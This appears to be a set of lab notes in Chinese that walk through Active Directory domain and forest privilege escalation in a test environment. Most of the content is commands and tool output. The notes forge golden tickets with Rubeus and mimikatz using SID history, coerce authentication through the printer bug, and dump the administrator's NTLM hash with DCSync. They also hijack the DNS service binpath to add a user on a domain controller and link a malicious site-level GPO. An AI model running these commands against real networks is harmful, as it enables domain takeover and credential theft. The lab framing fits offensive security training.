## 使用dir命令测试访问权限

```
C:\Users\admin\Desktop>dir \\rdc01.corp1.com\c$  
Volume in drive \\rdc01.corp1.com\c$ has no label.  
Volume Serial Number is F839-5874  
  
Directory of \\rdc01.corp1.com\c$  
  
09/15/2018  12:19 AM    <DIR>          PerfLogs  
04/20/2020  03:31 AM    <DIR>          Program Files  
04/20/2020  03:31 AM    <DIR>          Program Files (x86)  
04/20/2020  03:23 AM    <DIR>          SQL2019  
04/20/2020  03:50 AM    <DIR>          Tools  
04/20/2020  03:49 AM    <DIR>          Users  
04/20/2020  03:35 AM    <DIR>          Windows  
               0 File(s)                0 bytes  
               7 Dir(s)  10,133,667,840 bytes free
```

## 使用krbtgt制作票据

```
C:\Users\admin\Desktop>Rubeus.exe golden /user:hbtsec /domain:prod.corp1.com /sid:S-1-5-21-634106289-3621871093-708134407 /sids:S-1-5-21-1587569303-1110564223-1586047116-519 /rc4:cce9d6cd94eb31ccfbb7cc8eeadf7ce1 /ptt
```



v2.2.2

```
[*] Action: Build TGT
```


```
[*] Building PAC
```

```
[*] Domain      : PROD.CORP1.COM (PROD)
[*] SID         : S-1-5-21-634106289-3621871093-708134407
[*] UserId      : 500
[*] Groups      : 520,512,513,519,518
[*] ExtraSIDs   : S-1-5-21-1587569303-1110564223-1586047116-519
[*] ServiceKey  : CCE9D6CD94EB31CCFBB7CC8EEADF7CE1
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey      : CCE9D6CD94EB31CCFBB7CC8EEADF7CE1
[*] KDCKeyType  : KERB_CHECKSUM_HMAC_MD5
[*] Service     : krbtgt
[*] Target      : prod.corp1.com
```

```
[*] Generating EncTicketPart
[*] Signing PAC
```

## 使用Rebues监听票据

```
C:\Users\admin\Desktop>Rubeus.exe monitor /interval:5 /filteruser:RDC01$ /nowrap
```



v2.2.2

```
[*] Action: TGT Monitoring  
[*] Target user      : RDC01$  
[*] Monitoring every 5 seconds for new TGTs
```

```
[*] 6/4/2023 4:27:32 AM UTC - Found new TGT:
```

```
User           : RDC01$@CORP1.COM  
StartTime      : 6/3/2023 4:25:19 PM  
EndTime       : 6/4/2023 2:25:15 AM  
RenewTill      : 6/10/2023 4:25:15 PM  
Flags          : name_canonicalize, pre_authent, renewable, forwarded, forwardable  
Base64EncodedTicket :
```



### 滥用Printbug使rdc01对cdc01发起请求

```
C:\Users\admin\Desktop>SpoolSample.exe rdc01.corp1.com cdc01.prod.corp1.com  
[+] Converted DLL to shellcode  
[+] Executing RDI  
[+] Calling exported function  
TargetServer: \\rdc01.corp1.com, CaptureServer: \\cdc01.prod.corp1.com  
Attempted printer notification and received an invalid handle. The coerced authentication probably worked!
```



### Dcsync获取corp1\administrator的凭据

```
mimikatz # lsadump::dcsync /domain:corp1.com /user:corp1\administrator
[DC] 'corp1.com' will be the domain
[DC] 'rdc01.corp1.com' will be the DC server
[DC] 'corp1\administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 4/20/2020 9:02:21 AM
Object Security ID : S-1-5-21-1587569303-1110564223-1586047116-500
Object Relative ID : 500

Credentials:
Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : cd593773b712e4a225130f8cf57812da
```

# SID History inject

枚举RID>1000的用户组

```
PS C:\Users\Administrator\Desktop> Get-DomainGroup -Domain corp2.com | Where-Object { [System.Convert]::ToInt32($_.objectsid.Split('-')[1], 10) -gt 1000 } | select samaccountname,objectsid

samaccountname      objectsid
-----
DnsAdmins            S-1-5-21-3759240818-3619593844-2110795065-1101
DnsUpdateProxy       S-1-5-21-3759240818-3619593844-2110795065-1102
myGroup2             S-1-5-21-3759240818-3619593844-2110795065-1105
powerGroup           S-1-5-21-3759240818-3619593844-2110795065-1106
SQLServer2005SQLBrowserUser$DC01 S-1-5-21-3759240818-3619593844-2110795065-1107

PS C:\Users\Administrator\Desktop> Get-DomainTrust -Domain corp2.com

SourceName      : corp2.com
TargetName      : corp1.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 4/20/2020 10:40:46 AM
WhenChanged     : 6/5/2023 11:01:54 AM
```

## PowerView查看powerGroup组

```
PS C:\Users\Administrator\Desktop> Get-DomainGroup -Domain corp2.com -Identity 'powerGroup'
```

```
usncreated           : 12805
admincount            : 1
groupype              : GLOBAL_SCOPE, SECURITY
samaccounttype        : GROUP_OBJECT
samaccountname        : powerGroup
whenchanged           : 4/20/2020 10:18:53 AM
objectsid             : S-1-5-21-3759240818-3619593844-2110795065-1106
objectclass           : {top, group}
cn                    : powerGroup
usnchanged            : 12827
dscorepropagationdata : {4/20/2020 10:18:53 AM, 1/1/1601 12:00:00 AM}
memberof              : CN=Administrators,CN=Builtin,DC=corp2,DC=com
distinguishedname     : CN=powerGroup,OU=corp2Groups,DC=corp2,DC=com
name                  : powerGroup
whencreated           : 4/20/2020 10:18:06 AM
instancetype          : 4
objectguid            : bb286df8-79a3-4637-be44-383edfe0858e
objectcategory        : CN=Group,CN=Schema,CN=Configuration,DC=corp2,DC=com
```

# SID History inject

## 伪造powerGroup组

```
mimikatz 2.2.0.x64 (oe.eo)
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'hbtsec @ corp1.com' successfully submitted for current session

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:hbtsec /domain:corp1.com /sid:S-1-5-21-1587569303-1110564223-1586047116 /krbtgt:6b1bca4a1f7dbd67e28d3491290e4cb3 /sids:S-1-5-21-3759240818-3619593844-2110795065-1106 /ptt
User      : hbtsec
Domain    : corp1.com (CORP1)
SID       : S-1-5-21-1587569303-1110564223-1586047116
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3759240818-3619593844-2110795065-1106 ;
ServiceKey: 6b1bca4a1f7dbd67e28d3491290e4cb3 - rc4_hmac_nt
Lifetime  : 6/5/2023 7:19:54 AM ; 6/2/2033 7:19:54 AM ; 6/2/2033 7:19:54 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'hbtsec @ corp1.com' successfully submitted for current session

mi  Administrator: C:\Windows\SYSTEM32\cmd.exe - powershell -exec bypass
PS C:\Users\Administrator\Desktop> ls \\dc01.corp2.com\c$

Directory: \\dc01.corp2.com\c$

Mode                LastWriteTime         Length Name
----                -
d-----          9/15/2018 12:19 AM                PerFlogs
d-r---          4/20/2020  3:31 AM                Program Files
d-----          4/20/2020  3:31 AM                Program Files (x86)
d-----          4/20/2020  3:25 AM                SQL2019
d-----          4/20/2020  3:47 AM                Tools
d-r---          4/20/2020  3:44 AM                Users
d-----          4/20/2020  3:35 AM                Windows
```

## 伪造DnsAdmins组成员

```
mimikatz # kerberos::golden /user:hbtsec /domain:corp1.com /sid:S-1-5-21-1587569303-1110564223-1586047116 /krbtgt:6b1bca4a1f7dbd67e28d3491290e4cb3 /sids:S-1-5-21-3759240818-3619593844-2110795065-1106 /ptt
User      : hbtsec
Domain    : corp1.com (CORP1)
SID       : S-1-5-21-1587569303-1110564223-1586047116
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3759240818-3619593844-2110795065-1106 ;
ServiceKey: 6b1bca4a1f7dbd67e28d3491290e4cb3 - rc4_hmac_nt
Lifetime  : 6/5/2023 7:04:52 PM ; 6/2/2033 7:04:52 PM ; 6/2/2033 7:04:52 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'hbtsec @ corp1.com' successfully submitted for current session
```

## 使用DnsAdmins远程查询服务

```
PS C:\Users\Administrator\Desktop> sc.exe \\dc01.corp2.com qc dns
[SC] OpenService FAILED 5:

Access is denied.

PS C:\Users\Administrator\Desktop> sc.exe \\dc01.corp2.com qc dns
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Windows\system32\dns.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : DNS Server
        DEPENDENCIES        : Tcpip
                           : Afd
                           : RpcSs
                           : NTDS
        SERVICE_START_NAME  : LocalSystem
```



# SID History inject

## 添加用户

```
C:\Users\Administrator\Desktop>sc.exe \\dc01.corp2.com config dns binpath= "\"C:\windows\system32\cmd.exe\"" /c net user test admin@123 /add
[SC] ChangeServiceConfig SUCCESS

C:\Users\Administrator\Desktop>sc.exe \\dc01.corp2.com start dns
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\Administrator\Desktop>sc.exe \\dc01.corp2.com qc dns
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : "C:\windows\system32\cmd.exe" /c net user test admin@123 /add
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : DNS Server
        DEPENDENCIES        : Tcpip
                          : Afd
                          : RpcSs
                          : NTDS
        SERVICE_START_NAME : LocalSystem

C:\Users\Administrator\Desktop>sc.exe \\dc01.corp2.com config dns binpath= "\"C:\windows\system32\dns.exe\""
[SC] ChangeServiceConfig SUCCESS

C:\Users\Administrator\Desktop>sc.exe \\dc01.corp2.com start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE               : 2   START_PENDING
                          (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT          : 0x1
        WAIT_HINT           : 0x4e20
        PID                : 5948
        FLAGS                :
```

### 添加用户

```
PS C:\Users\Administrator\desktop> Get-DomainUser -domain corp2.com | select samaccountname
samaccountname
-----
Administrator
Guest
krbtgt
SQLSvc2
Pete
test
```

### 关闭SID history

```
C:\Users\Administrator>netdom trust corp2.com /d:corp1.com /enablesidhistory:no  
Disabling SID history for this trust.  
  
The command completed successfully.
```

## 尝试SID History inject攻击

```
mimikatz # kerberos::golden /user:hbtsec /domain:corp1.com /sid:S-1-5-21-1587569303-1110564223-1586047116 /krbtgt:6b1bca4a1f7dbd67e28d3491290e4cb3 /sids:S-1-5-21-3759240818-3619593844-2110795065-1106 /ptt
User      : hbtsec
Domain    : corp1.com (CORP1)
SID       : S-1-5-21-1587569303-1110564223-1586047116
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3759240818-3619593844-2110795065-1106 ;
ServiceKey: 6b1bca4a1f7dbd67e28d3491290e4cb3 - rc4_hmac_nt
Lifetime  : 6/5/2023 9:07:00 PM ; 6/2/2033 9:07:00 PM ; 6/2/2033 9:07:00 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'hbtsec @ corp1.com' successfully submitted for current session
```

### 获取配置失败

```
C:\Users\Administrator\Desktop>sc.exe \\dc01.corp2.com qc dns  
[SC] OpenService FAILED 5:  
  
Access is denied.
```




3

# 绕过SID过滤



## GPO Site attack

查看ACL





## GPO Site attack

### 添加GPO并链接到指定位置

```
Administrator: Command Prompt - powershell

DisplayName      : test
DomainName       : prod.corp1.com
Owner            : PROD\Domain Admins
Id               : 7b53e3ad-63d9-4174-b3b4-85edd4a58fda
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 6/4/2023 4:31:31 AM
ModificationTime : 6/4/2023 4:31:32 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :


PS C:\Windows\system32> New-GPLink -Name "test" -Target "CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=corp1,DC=com" -Server cdc01.prod.corp1.com

GpoId            : 7b53e3ad-63d9-4174-b3b4-85edd4a58fda
DisplayName      : test
Enabled          : True
Enforced         : False
Target           : CN=Default-First-Site-Name,cn=Sites,CN=Configuration,DC=corp1,DC=com
Order            : 1


PS C:\Windows\system32>
```

## GPO Site attack

### 组策略管理器查看



## 添加计划任务执行命令




### 父域执行gpresult /r

```
C:\> Administrator: C:\Windows\system32\cmd.exe
Applied Group Policy Objects
-----
N/A

The following GPOs were not applied because they were filtered out
-----
Local Group Policy
Filtering: Not Applied (Empty)

The user is a part of the following security groups
-----
Domain Users
Everyone
BUILTIN\Administrators
BUILTIN\Users
BUILTIN\Pre-Windows 2000 Compatible Access
REMOTE INTERACTIVE LOGON
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
This Organization
LOCAL
Group Policy Creator Owners
Domain Admins
Schema Admins
Enterprise Admins
Authentication authority asserted identity
Denied RODC Password Replication Group
High Mandatory Level
```

## 强制更新组策略



父域再次执行gpresult /r


```
Administrator: C:\Windows\system32\cmd.exe
Applied Group Policy Objects
-----
test
-----
The following GPOs were not applied because they were filtered out
-----
Local Group Policy
Filtering: Not Applied (Empty)

The user is a part of the following security groups
-----
Domain Users
Everyone
BUILTIN\Administrators
BUILTIN\Users
BUILTIN\Pre-Windows 2000 Compatible Access
REMOTE INTERACTIVE LOGON
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
This Organization
LOCAL
Group Policy Creator Owners
Domain Admins
Schema Admins
Enterprise Admins
Authentication authority asserted identity
Denied RODC Password Replication Group
High Mandatory Level

C:\Users\Administrator>
```

# Schema change attack

